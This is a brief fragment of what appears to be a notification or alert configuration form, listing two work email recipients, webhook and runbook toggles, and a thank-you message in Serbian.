Subject: <No Subject>

Recipients (semi-colon separated): dragan.jovanovic@eps.rs;aleksandar.medic@eps.rs

Webhook: Yes [✓ No]

Runbook: Yes No

Microsoft

Hvala Vam!
Hvala Vam!
Хвала Вам!